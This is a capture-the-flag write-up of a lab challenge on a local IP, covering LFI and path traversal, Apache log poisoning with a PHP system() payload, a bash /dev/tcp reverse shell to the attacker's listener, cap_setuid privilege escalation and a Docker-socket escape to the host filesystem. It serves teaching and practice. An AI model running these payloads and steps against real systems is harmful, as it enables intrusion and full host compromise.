About the Challenge #
This challenge has been deployed locally to our CTF team infrastructure for a web lesson. Before that we talked about Docker escapes, so we needed a challenge for that. And what would be better than connecting an escape challenge with a full challenge on top.
The main Challenge is hacksudoctfv1 by Vishal Waghmare. We modified it a bit and added a 3rd flag on the VPS it was hosted on, since the player should not only root the machine, but escape the Docker container. Because of that we ran it on a local-only ip, 13.37.0.24.
Feel free to also solve the challenge, availabe on Github. Keep in mind that the original challenge only has 2 flags.
Let's get into hacking 🚀🚀
First Stage: Web app / User Flag #
Login Portal #

When opening the website we are prompted with a username and password. After 2-3 unlucky guesses we get it right with username admin and password admin.
Abusing the admin panel #
Logged in as admin we are presented with 3 links: Logout, Admin Login and List of Page

Logout did the expected. Admin Login shows a map of London and a chart of some random data. Opening the source code showed nothing special. The url is http://13.37.0.24/page.php?file=admin/index.php. That seems weird, lets keep that in mind.
List of Page is rather interesting. It has a similar URL: http://13.37.0.24/page.php?file=index.php, but it displays the login prompt next to the so called "admin panel".
LFI and Path traversal #
Fetching a filename by GET request parameter opens up some security vulnerabilities, most commonly Local File Inclusion. There the user can manipulate the request so that he can access files on the server that should not be available, e.g. sourcecode from the server. We try it by typing a known file from the page source: styles1.css. We get the following result:

As we can see we can actually see the underlying CSS source code, so we get a successfull LFI. However, we can neither see the contents of whole folders or the source code of index.php. Instead, we can see the rendered version of if without any kind of php code.
💡 Let's keep that in mind for later
Path Traversal #
Sometimes, if not configured correctly, the user can input any filename via LFI and access files from parent directories, it is called Path Traversal. Via the ../ (parent directory) path one can go up and up and up directories until the root directory. From there the hacker has access to basically any file on the target server. A common file to validate path traversal is /etc/passwd, since it is present on basicaly any Linux-based server. For us that means: http://13.37.0.24/page.php?file=../../../../../../etc/passwd
✅ It works!
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
Ok, let's summarize what we have up until now:
- Read-only access to all files on the server
- PHP scripts still get executed❗
- folders cannot be listed
- linux-based webserver
What if we can manipulate the server to execute arbitrary PHP code? We do not have the ability to write, so let's think about the logic inside the page.php. First, it gets the file parameter from the URL, reads the file and imports it as code (probably). I imagine the server logic as such:
1// page.php
2// ... some code
3
4    $filename = $_GET["file"];
5    include($filename);
6// some further code ...
7
Basically any file that contains valid php code can be read so that it gets executed. We are not limited to just .php files. What is the only file on the server that gets written with our information when we fetch anything? The Access log! 💡 Since the server uses Apache2 under the hood we know that it is located at /var/log/apache2/access.log.
Lets access it: http://13.37.0.24/page.php?file=../../../../../../../../../var/log/apache2/access.log
Result:
13.37.0.11 - - [03/Feb/2026:21:50:03 +0000] "GET /page.php?file=../../../../../../../var/log/apache2/access.log HTTP/1.1" 200 1119 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
Basically we can freely edit the user agent and url path.
RCE - Remote Code Execution #
Let's open Burp Suite and have some fun!
Edit the request that fetches the index.php file via page.php as such
GET /page.php?file=index.html HTTP/1.1
Host: 13.37.0.24
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php system('uname -a'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=cb3sq443fvbogilhs01mlbk3qu
Connection: keep-alive
As you can see we try to inject a simple uname -a via PHPs builtin system() method.

The results contain Linux 178bd1f9a1e2 6.12.57+deb13-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.57-1 (2025-11-05) x86_64 x86_64 x86_64 GNU/Linux, which is the output of our command! We successfully have RCE, now we just have to modify the request a little bit so we can execute every command we want.
I will inject <?php system($_GET['command']); ?> as the user agent, so I can add a second parameter named command while we fetch access.log in order to get full RCE.

Here I am injecting the command interpreter into the access.log, so it will be executed when I access the log file.

Aaaaand we have full RCE!!! 🎉🎉🎉
Reverse Shell - user flag #
A reverse shell is one of the most powerful cybersecurity tools, since it completely bypasses the server's firewall because the server is instanciating a connection to the hacker. We as the attacker listen for incoming connections, we then inject a command to connect to our listener and we get a shell. In this case the challenge is hosted on the same subnet we are connected to, so we do not have to mess with public IPs or port formwarding.
In one terminal, start a TCP listener with nc -lvnp 3300. You can use whatever port you want.
For beginners, lets dissect the command.
nc -> Netcat binary
-l -> listen for incoming connections
-v -> verbose output
-n -> don't perform any kind of DNS resolving
-p -> set port number

3300 -> or any port
The command we need to send to the server for a shell is bash -c "bash -i >&/dev/tcp/13.37.0.11/3300 0>&1". Lets take a look at it
bash -c "" --> execute a specified command. Just a kind of insurance it will run as expected.
bash --> execute bash binary
-i   --> launch bash in interactive mode
>&   --> redirect output stream 1(stdout) into a file
/dev/tcp/13.37.0.11/3300 --> my IP, in Linux, even network endpoints are addressable as files
0>&1 --> redirect 0(stdin) to the location 1 is already redirected to

WE GOT A SHELL!!! 🔥
Let's seewhat we find....
www-data@178bd1f9a1e2:/var/www/html$ ls
ls
Dockerfile
about.php
auto_setup.sh
index.php
logout.php
page.php
py
styles.css
styles1.css
welcome.php
Our assumption about the logic of page.php was correct.
 1<?php
 2   $file = $_GET['file'];
 3   if(isset($file))
 4   {
 5       include("$file");
 6   }
 7   else
 8   {
 9       include("index.php");
10   }
11   ?>
12
In the parent directory we find the user flag
www-data@178bd1f9a1e2:/var/www$ cat user.txt
cat user.txt
flag{4cc3ss_log_insecur3}
Stage 1 - user flag - solved #
Stage 2 - privilege escalation #
The shell is a bit janky, let's stabilize it with python python3 -c "import pty; pty.spawn('/bin/bash')". This spawns a more stable wrapped shell.
A common vulnerability in Linux are SUID binaries. These are binaries that have a setuid bit set: If for example, a program is owned by root, but permissions allow execution by everyone (last triplet of permissions), the program is run with the UID and GUID of the current user. BUT, if the setuid bit is set, the program is run with the owning UID and GUID. If a program is owned by root, execution is allowed by everybody and the setuid is set, you basically become root until the program has exited. If we can open a shell inside said program, we get a root shell. You can search for SUID binaries with the find command: find / -perm -4000 2>/dev/null
Result:
www-data@178bd1f9a1e2:/var/www$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
We can take a look at GTFOBins if any of these binaries have known exploits for SUID, but we don't get lucky. That means we have to search further...
Remember the py file that we found suspicious? Lets take a look at it: cat ./py

Looks like there is something interesting inside:

cp /usr/bin/python3 /mnt/py && chown root:root /mnt/py && chmod 777 /mnt/py && setcap cap_setuid+ep /mnt/py
The flag in the binary is not the right one, but we see what happens after. The file /mnt/py exists so the program must have already been run (You can also open Dockerfile and check the setup script). It copies python3 into mount, transfers full ownership to root and adds the cap_setuid flag. That does not mean that the setuid bit is set, but the program has the capability to change UIDs to root. Lets open the python interpreter in /mnt/py
Another way to check for files with modified capabilites is using getcap: getcap -r / 2>/dev/null
To exploit the setuid capability, simply tell the os to change UID and open a shell :)
Python 3.12.3 (main, Apr 10 2024, 05:33:47) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@178bd1f9a1e2:/var/www/html#
Looking at the root directory yields root.txt
What we find inside: flag{R00t3d_mach1n3s_4re_fun!} 🎉🎉
Stage 2 - root flag - solved #
Stage 3 - Docker escape #
Now the original challenge by hacksudo is done, but our team added a third stage, where you have to escape out of the docker container into the host device.
What is Docker? [AI generated explanation] #
Docker runs applications in isolated environments called "containers" that package the code and all its dependencies together, ensuring they run the same way on any machine. Unlike virtual machines that require their own full operating system, containers share the host's OS kernel, making them extremely lightweight but also meaning they share a single point of failure. To achieve isolation, Docker uses Linux "namespaces" to create invisible walls, tricking the container into believing it has its own private file system, network, and process list. It also uses "cgroups" (control groups) to strictly limit the amount of CPU and memory a container can use, preventing one compromised application from crashing the whole server. From a security perspective, you should view a container not as a separate computer, but simply as a highly restricted process running on the host OS.
Security vulnerabilites #
A common security vulnerability is passing the host network to the container with the --network host flag. To a developer it may seem convenient because he does not have to deal with passing each ports that he or she uses on the container, which is easy for debugging. On the contrary it is just as easy to forget to turn the flag back off.
To find out if we are on a host network, we need to look if the namespace seems isolated. Most commonly, the hostname on a docker container is just a hex string and it does not have a lot of network interfaces.
If that is the case we can go further and enumerate the network, searching for entry points. Lets check!
root@178bd1f9a1e2:/var/www/html# hostname
hostname
178bd1f9a1e2
❌ Unfortunately, it seems that the network is properly isolated.
Searching further #
One of the most fatal security vulnerability is misconfiguration caused by human error, mostly lazyness. Imagine this: You are building a web frontend to manage the uptime for your docker containers, inside a docker container. How do you know inside the container what is happening outside? The command line on the host system speaks to the docker daemon through a docker socket, which is located at /var/run/docker.sock. To get information about the docker runtime inside the container you can then use the docker cli as usual, if you mounted the socket into the container with the volume flag:
docker run <some other flags> -v "/var/run/docker.sock:/var/run/docker.sock:ro" <container name>
Notice the :ro . That stands for "read only". This way, the container can see information about the host docker daemon but it cannot modify, create or stop containers.
But 3 letters are easy to forget, aren't they? :D
Misconfiguration - Docker Socket Abuse #
root@178bd1f9a1e2:/var/www/html# ls /var/run
ls /var/run
adduser  apache2  docker.sock  lock  systemd
We indeed have access to the docker socket. Let's see if it is read only or not. We need to install the docker cli (not the daemon). Since we are root, that is easy game: apt install docker.io
root@178bd1f9a1e2:~# docker ps
CONTAINER ID   IMAGE                      COMMAND                  CREATED        STATUS        PORTS                                 NAMES
178bd1f9a1e2   hacksudov1/hacksudoctfv1   "sh -c 'service apac…"   47 hours ago   Up 47 hours   0.0.0.0:80->80/tcp, [::]:80->80/tcp   challenge
We have docker connection, lets try write access.
root@178bd1f9a1e2:~# docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu
a3629ac5b9f4: Pull complete
Digest: sha256:cd1dba651b3080c3686ecf4e3c4220f026b521fb76978881737d24f200828b2b
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
🚀🚀 Full docker access
Getting host filesystem access #
Since we have access to the Host docker engine, we can simply start a new container and mount the whole filesystem into another container. I will do this read only, to not accidentally break anything.
docker run -it --rm -v "/:/mnt:ro" ubuntu
Inside the container, we can look around in the host filesystem...
root@becfd342aa4b:/mnt/root# ls /mnt/
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
After some searching, we find the file /root/flag.txt
root@becfd342aa4b:/mnt/root# cat /mnt/root/flag.txt
flag{VVP_Wird_Wirklich_gut_1337}
Challenge fully solved #
Writeup by skipper7718 Post id - skpr23739